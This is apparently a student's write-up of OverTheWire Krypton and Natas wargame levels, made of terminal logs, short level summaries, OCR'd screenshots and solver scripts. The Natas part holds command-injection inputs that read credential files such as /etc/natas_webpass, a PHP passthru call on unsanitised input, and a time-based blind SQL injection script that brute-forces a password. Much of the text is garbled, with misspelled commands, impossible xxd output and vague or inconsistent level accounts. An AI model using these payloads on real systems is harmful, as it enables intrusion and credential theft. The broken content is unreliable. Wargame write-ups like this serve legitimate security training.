LCWSE IELBO QTRGK ESCSL DFNTD DOVCA VVTVP ZEJWC BIVBZ MCOAV ZAARI ALVRY HMYXF PVCKH WVIYY HCKKO KTQDI PUGRR ELOGN ZXZVM IPWRI YHPRH ARION SZKXH CMJJS SLTN SLSNZ VELDM LRLVY KLCIK MPNTV LDSYX EACAV TXVBD YIVBX PLMGS KVSPV WOHMQ JGULS OINEL RGKYS ZYWSL BULZV CLOSSG LABSS TKRBS IFGBK DSRSI QXTDO VYDLR SHCOH FTWPX TPBXM TXVCB ZREAN SZSHK XKGZR CXXW VCOJB XTFYI LRPNJ RDRSI LCUPV LRIPP EGGGF DMKPX BJTFC LXCEL RLPRS PXWKG KSCWZ ZVEEH YCLCX ELUGS IEQVJ BXTNO RRWIZ GGMBS KEIYR LVXWZ LRXVE LKWC SYKMT OOLZA LKLZS VRPPY YHUCF YYOVT EVXHM YWVXR LCCCD WVPXL RETPS SZXUD MKPWX NYOXR MFVGU XUDIP EEVTR VEVEP RGRXT ORGYX UKBYD YVGIY RBUQF YNO3G KKCEL OJBXP HBHQH IGCBF DPMYH BTUN TYCMF YVBYKZ YDXQK TSYJR CEIKE SSRED MEOGA OPJDS AGGKM SKAEKA ELOYO QPCRY PLKVC BYVZK HPVCY GUNHB CIYDA RREHC ELPRT RBZRS LPCRY LPBRM EQHIA PXXFP LNHBA YJQFG UZKHF IJWMA MRVEV QPPSO MOSRI DMETH AYJL XREXB BWGENM FLBMD ICYCR GKZCM LNIJK LPXGC TGNSX SKWRQ VBSYY KRAPkrypton5@bandit:/krypton/krypton5$ 
krypton5@bandit:/krypton/krypton5$ mkttemp -d
/tmp/tmp.Gz1VwdfFrWD
krypton5@bandit:/krypton/krypton5$ cd /tmp/tmp.Gz1VwdfFrWD
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ nano
Unable to create directory /home/krypton5/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ python3 vigenere_shift.py /krypton/krypton5/found1 9 0 > found1_shift0
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ cat found1_shift0
S049RCYCOVDPSRPKYORPCBBPKLOYDGQM8BYBBSWRSXSOBBOSYCOSKNDKRNQQQAKYXOEGBDYCOKCRXCBCPXXNFCBXMQKNKCRVNXLDPZFCVNCVXROORSXCOMCVBXPODCBDBIDKOBCOBXODRZWCRSGXDFZD
KEMHBRWMD
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ python3 vigenere_shift.py /krypton/krypton5/found2 9 0 > found2_shift0
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ cat found2_shift0
GSOYRPYDVOBDSYCSPXGOMKXKYSKKEOYDRDOSKWMCSNKQOYGVODDQQRERBOKHKORKYOKVIBRRRCOSBXLDYCXNDKXKOBKPOYWDYPXMEKYBLYYYYMKQZLKQWQKFOODNDDSDOKEYODXSOYAOYCSVODMFSB
OYMWDSVNCIDILVRXKKYCXRK
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ python3 freq_analysis.py found1_shift0 1
{'S': 1, 'O': 17, 'C': 17, 'G': 4, 'R': 3, 'D': 12, 'Y': 8, 'V': 5, 'P': 7, 'I': 11, 'B': 20, 'L': 2, 'Q': 5, 'M': 4, 'X': 12, 'N': 6, 'A': 1, 'E': 1, 'F': 3, 'Z': 3, 'I': 2, 'U': 1}
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ python3 freq_analysis.py found2_shift0
1
{'G': 4, 'S': 12, 'O': 24, 'C': 9, 'R': 9, 'D': 4, 'Y': 5, 'V': 6, 'P': 7, 'I': 8, 'B': 7, 'L': 1, 'Q': 9, 'M': 6, 'X': 21, 'N': 4, 'A': 1, 'E': 1, 'F': 1, 'Z': 1, 'U': 2, 'A': 1}
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ python3 vigenere_shift.py /krypton/krypton5/found3 9 0 > found3_shift0
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ python3 freq_analysis.py found3_shift0
1
Usage: python3 freq_analysis.py filename groupsize
1 command not found
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ python3 freq_analysis.py found3_shift0 1
{'F': 4, 'V': 7, 'Y': 16, 'K': 19, 'M': 3, 'R': 14, 'C': 24, 'O': 22, 'B': 12, 'S': 13, 'I': 2, 'D': 18, 'Q': 3, 'N': 6, 'X': 9, 'L': 3, 'G': 2, 'W': 3, 'E': 5, 'P': 6, 'U': 2, 'A': 1, 'Z': 2}
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ python
Command 'python' not found, but did you mean:
  command 'python3' from deb python3
  command 'python' from deb python-is-python3
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ python3
Python 3.12.3 (Main, Feb  4 2025, 14:48:35) [GCC 13.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 2 % 26
24
>>>
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ python3 vigenere_decoder.py /krypton/krypton5/krypton6 KEYLENGTH
Decoding file /krypton/krypton5/krypton6 with key KEYLENGTH
RANDOM
krypton5@bandit:/tmp/tmp.Gz1VwdfFrWD$ logout
Connection to krypton.labs.overthewire.org closed.
```

Level 6 → Level 7

1. Problem Description:

The final challenge involved more advanced cryptography understanding.

2. Approach:

Carefully analyzed the structure of the given encryption and used mathematical techniques to solve.

3. Commands/Tools Used:

- Python scripts

- Crypto libraries

4. Solution:

Applied modular arithmetic to solve and retrieve the final password.

5. Screenshot:

```
iqra@LAPTOP-Q70EE3NC:~$ ssh krypton6@krypton.labs.overthewire.org -p 2231
[REDACTED]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
krypton6@krypton.labs.overthewire.org's password:
[REDACTED]
www. ver he ire.org

Welcome to OverTheWire!
krypton6@bandit:~$ cd /krypton/krypton6
krypton6@bandit:~/krypton/krypton6$ ls
encryp6e HINT1_ HINT2_ keyfile.dat krypton7 onetime README
krypton6@bandit:~/krypton/krypton6$ rmktemp -d
krypton6@bandit:~/krypton/krypton6$ cd /tmp/tmp.bW5fB0mQbf
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ ln -s /krypton/krypton6/keyfile.dat
keyfile.dat
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ lsmod
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ chmod 777 .
keyfile.dat
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ ls /krypton/krypton6
encryp6e HINT1_ HINT2_ keyfile.dat krypton7 onetime README
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ touch tale.txt
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ ./encryp6e -t tale.txt
Unable to create directory /home/krypton6/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ ./krypton/krypton6/encryp6e tale.txt ciphertale
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ ls
ciphertale keyfile.dat
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ cat ciphertale
MBYTVZFMZDCMVSLQDJPGVLFMXVGGEWBQYWOKM6@bandit:~/tmp/tmp.bW5fB0mQbf$
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ xxd -b tale.txt
00000000: 01001001 01001001 01001001 01001001 01001001 ITWAST
00000001: 01001001 01001001 01001001 01001001 01001001 HIST
00000002: 01001001 01001001 01001001 01001001 01001001 OFTIME
00000003: 01001001 01001001 01001001 01001001 01001001 SITWAS
00000004: 01001001 01001001 01001001 01001001 01001001 TOWER
00000005: 01001001 01001001 01001001 01001001 01001001 STOIFI
00000006: 01001001 01001001 01001001 01001001 01001001 MES..
00000007: 01001001 01001001 01001001 01001001 01001001 KMQ
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ xxd -b ciphertale
00000000: 01001001 01001001 01001001 01001001 01001001 MBYTVZ
00000001: 01001001 01001001 01001001 01001001 01001001 PIZDCM
00000002: 01001001 01001001 01001001 01001001 01001001 VSLQDJ
00000003: 01001001 01001001 01001001 01001001 01001001 PGCFM
00000004: 01001001 01001001 01001001 01001001 01001001 XVGCFE
00000005: 01001001 01001001 01001001 01001001 01001001 WBQYW0
00000006: 01001001 01001001 01001001 01001001 01001001 KMQ
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ python3 -c "print('A'*1000)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ /krypton/krypton6/encryp6e a.txt cipher_a.txt
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ cat a.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ cat cipher_a.txt
EICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZkrypton6@bandit:~/tmp/tmp.bW5fB0mQbf$
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ nano
Unable to create directory /home/krypton6/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ ./encryp6e -t a.txt cipher_a.txt
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ ls
a.txt cipher_a.txt ciphertale keyfile.dat tale.txt vigenere_decrypt.py
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ python3 vigenere_decrypt.py /krypton/krypton6/krypton7 EICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZ
Recovered Key: TDKCVOULFIKEZG
Decrypted Text: LFSRISNOTRANDOMPOVVD0ELPWEWSHLSRISNOTRANDOMPOVVD0ELPWEWSHLSRISNOT
krypton6@bandit:~/tmp/tmp.bW5fB0mQbf$ |

iqra@LAPTOP-Q70EE3NC:~$ ssh krypton7@krypton.labs.overthewire.org -p 2231
[REDACTED]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
krypton7@krypton.labs.overthewire.org's password:
[REDACTED]
www. ver he ire.org

Welcome to OverTheWire!
```

```
krypton7@bandit:~$ cd /krypton/krypton7
krypton7@bandit:/krypton/krypton7$ ls
README
krypton7@bandit:/krypton/krypton7$ cat README
Congratulations on beating Krypton!
krypton7@bandit:/krypton/krypton7$
```

❖ Final Thoughts:

- **Challenges faced:**

Some ciphers were tricky without knowing the encryption type. Frequency analysis and CyberChef helped a lot.

- **Tools that helped most:**

- CyberChef
- Linux Terminal
- Python Scripts
- OpenSSL

- **What we learned:**

- Understanding of ROT13, Caesar cipher, Substitution ciphers
- Hexadecimal decoding
- Basics of Vigenère cipher attacks
- Fundamentals of RSA cryptography and modular math

Lab Name: NATAS

Url: <https://overthewire.org/wargames/natas/>

Access and Credentials

- Each level can be accessed at the URL: <http://natasX.natas.labs.overthewire.org>, where X is the level number.
- There is no SSH login. Each level has a unique username and password combination.
- The password for each level is stored in `/etc/natas_webpass/`. For example, the password for **natas5** is stored in the file `/etc/natas_webpass/natas5`, but only **natas4** and **natas5** have access to it.

Level 0 → Level 1

URL: <http://natas0.natas.labs.overthewire.org>

Problem Description:

The challenge requires accessing a basic page, where the password for the next level is hidden in the HTML source.

Approach:

- Inspect the HTML source using **browser dev tools** or **view page source**.
- The password was hidden within the source code.


Tools Used:

- Browser DevTools
- Inspect Element

Solution:

By viewing the page source, I found the password for **Level 1**.

Screenshot:



Level 1 → Level 2

URL: <http://natas1.natas.labs.overthewire.org>

Problem Description:

This level requires manipulating HTTP requests to find the password for the next level.

Approach:

- Intercept the HTTP request using **Burp Suite** or **browser dev tools**.
- Modify the URL or parameters in the intercepted request to access the next level's password.

Tools Used:

- Burp Suite
- Browser DevTools

Solution:

By modifying parameters in the request, I accessed the password for **Level 2**.

Screenshot:

You can find the password for the next level on this page, but rightclicking has been blocked!

Submit TOKEN

Level 2 → Level 3

URL: <http://natas2.natas.labs.overthewire.org>

Problem Description:

We need to find a hidden file or directory that contains the password for the next level.

Approach:

- Use directory brute-forcing tools such as **DirBuster** or **gobuster** to find hidden files or directories.
- Investigate each found file for potential passwords.

Tools Used:

- DirBuster
- Burp Suite

Solution:

Using **DirBuster**, I found a hidden directory with the password for **Level 3**.

Screenshot:

There is nothing on this page

Submit TOKEN

Level 3 → Level 4

URL: <http://natas3.natas.labs.overthewire.org>

Problem Description:

We are given a login form, and need to bypass authentication to retrieve the password.

Approach:

- Try **SQL injection** on the login form to bypass authentication.
- Use **SQLmap** or manual injection techniques to test for SQL vulnerabilities.


Tools Used:

- SQLmap
- Burp Suite

Solution:

By injecting a simple **SQL query** into the login form, I bypassed authentication and accessed the password for **Level 4**.

Screenshot:



Level 4 → Level 5

URL: <http://natas4.natas.labs.overthewire.org>

Problem Description:

The challenge involves manipulating **cookies** to authenticate and access the password for the next level.

Approach:

- Inspect cookies using **browser dev tools**.
- Decode or manipulate the session cookie to log in as a different user or administrator.


Tools Used:

- Burp Suite
- Browser DevTools

Solution:

I decoded the **session cookie**, manipulated it, and successfully logged in to access the password for **Level 5**.

Screenshot:



Level 5 → Level 6

URL: <http://natas5.natas.labs.overthewire.org>

Problem Description:

The challenge involves cracking a hash to reveal the password for the next level.

Approach:

- Identify the hash type (e.g., MD5, SHA1).
- Use tools like **Hashcat** or online hash cracking tools to crack the hash.


Tools Used:

- Hashcat
- Online Hash Cracker

Solution:

Using **Hashcat**, I cracked the hash and obtained the password for **Level 6**.

Screenshot:



Level 6 → Level 7

URL: <http://natas6.natas.labs.overthewire.org>

Problem Description:

The challenge involves exploiting an error message that reveals sensitive information about the server or application.

Approach:

- Carefully analyze the error message for clues that might expose vulnerabilities, like file paths, SQL errors, or user information.
- Try different **web application exploits** based on the error information.

Tools Used:

- Burp Suite
- Browser DevTools

Solution:

The error message contained sensitive information, which allowed me to exploit a vulnerability and retrieve the password for **Level 7**.

Screenshot:

The image consists of three vertically stacked screenshots of a web browser window. All three screenshots show the same basic layout: a header bar with a back button, a title bar indicating 'Not secure' and the URL 'natas6.natas.labs.overthewire.org/index.php', and a main content area with a form and a 'WeChallenge' logo.

- Screenshot 1 (Level 6):** The main content area contains a form with a text input field labeled 'Input secret:' and a 'Submit' button. Below the form is a link 'View sourcecode'. In the bottom right corner of the content area is a 'WeChallenge SUBMIT TOKEN' button.
- Screenshot 2 (Level 7):** The main content area displays the source code of a PHP file: '<? \$secret = "FOEIUWGHFEEUHOFUOIU"; ?>'. This indicates that the user has successfully exploited the system to view the source code.
- Screenshot 3 (Level 8):** The main content area shows a message: 'Access granted. The password for natas7 is bmng8SvU1LizuWjx3y7xkNERkHxGre0GS'. Below this message is an 'Input secret:' text input field, a 'Submit' button, and a 'View sourcecode' link. The 'WeChallenge SUBMIT TOKEN' button is also present.

Additional Levels (8-34)

For the rest of the levels, the process will be similar, requiring techniques such as:

- **Cross-Site Scripting (XSS)**
- **Command Injection**
- **Session Hijacking**
- **Cracking more complex encryption algorithms**
- **Directory traversal attacks**
- **Remote File Inclusion (RFI)**
- **Exploiting weak authentication systems**

In each case, you'll need to manipulate parameters, analyze the HTML and source code, or intercept and modify HTTP requests to progressively access the passwords and move on to the next level.

Screenshot:

Level 7 → Level 8

URL: <http://natas7.natas.labs.overthewire.org>

A screenshot of a web browser window titled 'NATAS7'. The main content area is mostly blank, containing only a few small, illegible text snippets. In the bottom right corner of the content area is a 'WeChallenge SUBMIT TOKEN' button.

Level 8 → Level 9

URL: <http://natas8.natas.labs.overthewire.org>

Access granted. The password for natas9 is
ZE1ck82lmdGloErliQgWND6j2Wzz6b6t
Input secret:
Submit

[View sourcecode](#)

Level 9 → Level 10

URL: <http://natas9.natas.labs.overthewire.org>

Find words containing: xxxx dictionary.txt|js Search

Output:

dictionary.txt
index-source.html
index.php

[View sourcecode](#)

Find words containing: dictionary.txt.cat|htpasswd Search

Output:

natas9:\$apr1\$nzkewIqM\$eWV.KGZSkOVjb1/exvHjP/

[View sourcecode](#)

Level 10 → Level 11

URL: <http://natas10.natas.labs.overthewire.org>

For security reasons, we now filter on certain characters

Find words containing: \$ cat /etc/natas_webpass/n1 Search

Output:

```
index-source.html:html<head>
    This stuff in the header has nothing to do with the level! >
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
    <script src="http://natas.labs.overthewire.org/js/natas.js"></script>
<script src="http://natas.labs.overthewire.org/level10/natas10.php?needle=$needle"><script src="http://natas.labs.overthewire.org/level10/natas10.php?needle=$needle"></script>
<h1>natas10</h1>
<div id="content">
```

For security reasons, we now filter on certain characters

Find words containing: <input name=needle><input type=password name=submit value=Search>

Output:

```
$key = "";
if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}
if($key != "") {
    if(preg_match('/[!@#]/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
zoros
```

For security reasons, we now filter on certain characters

Find words containing:

Output:

```
/etc/natas_webpass/natas11:UJdqkK1pTu6Vt9UHAgR2z6sVUZ31Ek
dictionary.txt
dictionary.txt:African
dictionary.txt:Alicans
dictionary.txt:Allah's
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanisms
dictionary.txt:Americans
dictionary.txt:April
dictionary.txt:April's
dictionary.txt:April's
dictionary.txt:Asian
dictionary.txt:Asians
dictionary.txt:August
dictionary.txt:August's
dictionary.txt:Augusts
dictionary.txt:B
dictionary.txt:British
dictionary.txt:Britisher
dictionary.txt:Brown
dictionary.txt:Brown's
dictionary.txt:Catholic
dictionary.txt:Catholicism
dictionary.txt:Catholicisms
dictionary.txt:Catholics
dictionary.txt:Celsius
dictionary.txt:Chicano
dictionary.txt:Chicano's
dictionary.txt:Christian
dictionary.txt:Christian's
```

Level 11 → Level 12

URL: <http://natas11.natas.labs.overthewire.org>

Cookies are protected with XOR encryption

The password for natas12 is yZdkjAYZRd3R7iq7T5kXMjMJI0IkzDeB

Background color:

[View sourcecode](#)

Burp Suite Community Edition v2025.3.3 - Temporary Project

Request to <http://natas11.natas.labs.overthewire.org/>

Time	Type	Direction	Method	URL
16:27:04 27 Apr...	HTTP	→ Request	GET	http://natas11.natas.labs.overthewire.org/

Request

Pretty	Raw	Hex						
1 GET / HTTP/1.1	2 Host: natas11.natas.labs.overthewire.org	3 Cache-Control: max-age=0	4 pragma: no-cache	5 accept: */*	6 accept-language: en-US,en;q=0.8	7 user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/118.0.0.0	8 accept-encoding: gzip, deflate, br	9 connection: keep-alive


Level 12 → Level 13

URL: <http://natas12.natas.labs.overthewire.org>

The file [upload/r2byl797tn.php](#) has been uploaded

[View sourcecode](#)

trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC



Choose a JPEG to upload (max 1KB):

natasLevel12.php

Level 13 → Level 14

URL: <http://natas13.natas.labs.overthewire.org>

A screenshot of a web browser window. The address bar shows the URL `natas13.natas.labs.overthewire.org/upload/kgop5g9f44.php`. The page content displays a BMP file with the hex code `z3UYcr4v4uBpeX8f7EZbMH1zK4UR2XtQ`.

Level 14 → Level 15

URL: <http://natas14.natas.labs.overthewire.org>

A screenshot of a web browser window. The address bar shows the URL `natas14.natas.labs.overthewire.org/index.php`. The page title is "NATAS14". It features a login form with fields for "Username" (containing "natas14") and "Password" (containing "1" or "1='1"). A "Login" button is present, along with a "View sourcecode" link and a "SUBMIT TOKEN" button.

Successful login! The password for natas15 is
SdqlqBsFcZ3yotlNYErZSZwblkmoIrvx

[View sourcecode](#)

Level 15 → Level 16

URL: <http://natas15.natas.labs.overthewire.org>

A screenshot of a web browser window. The address bar shows the URL `natas15.natas.labs.overthewire.org`. The page title is "NATAS15". It features a form with a "Username" field containing "natas16" and a "Check existence" button. A "View sourcecode" link and a "SUBMIT TOKEN" button are also present.

```

Current File Version control Project
natas15 C:\Users\Rahul\Downloads\natas15 .venv library root natas15
natas15_solver.py External Libraries Scratches and Consoles
Run natas15_solver
[+] Found so far: hPhJKYv3LQctEW33QmuXL6eDfHW4sGo
[+] Found so far: hPhJKYv3LQctEW33QmuXL6eDfHW4sG
[+] Found so far: hPhJKYv3LQctEW33QmuXL6eDfHW4sG
[+] Found so far: hPhJKYv3LQctEW33QmuXL6eDfHW4sG
[+] Final password for natas16: hPhJKYv3LQctEW33QmuXL6eDfHW4sGo
5:57 CRLF UTF-8 4 spaces Python 3.6 (natas15)

```

Level 16 → Level 17

URL: <http://natas16.natas.labs.overthewire.org>

NATAS16

For security reasons, we now filter even more on certain characters

Find words containing:

Output:

[View sourcecode](#)

We shall TOKEN

```

Current File Version control Project
natas15 C:\Users\Rahul\Downloads\natas15 .venv library root natas15
natas15_solver.py script.py External Libraries Scratches and Consoles
Run script
[+] Found so far: EqJHJbo7LENbBvhNb9s75hekh5TF00
[+] Final password for natas17: EqJHJbo7LENbBvhNb9s75hekh5TF00
5:45 CRLF UTF-8 4 spaces Python 3.8 (natas15)

```

Level 17 → Level 18

URL: <http://natas17.natas.labs.overthewire.org>

NATAS17

Username:

[View sourcecode](#)

We shall TOKEN

A screenshot of a terminal window titled "natas15". The project structure shows a folder named "natas15" containing "natas15_solver.py", ".venv", and "natas17_solver.py". The current file is "natas17_solver.py". The code is a Python script that performs a暴力破解 attack on a MySQL database. It iterates through a character set and sends requests to a specific URL, checking for a response time of 10 seconds or more to determine if a character is part of the password. The password is found to be "6061PbKdVjyBlpxgD40DbRG6ZLlCgCJ".

```
import requests
url = 'http://natas17:EqjHJbo7LENbBvwHb9s7Shokh5TE00G@natas17.natas.labs.overthewire.org/'
passchar = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
password = ''
for i in range( 32 ):
    for j in passchar:
        req = requests.get(url + '?username=natas18' + ' AND password LIKE BINARY' + password + j + '%" AND SLEEP(1)'
        if req.elapsed.total_seconds() >= 10:
            password = password + j
            print( 'Password: ' + password )
            break
```

Level 18 → Level 19

URL: <http://natas18.natas.labs.overthewire.org>

A screenshot of a web browser displaying the login page for "natas18". The URL is "http://natas18.natas.labs.overthewire.org". The page contains a form with fields for "Username" (set to "natas19") and "Password" (set to "tInwER7PdWkxsG4FNWU!"). There is a "Login" button and a "View sourcecode" link.

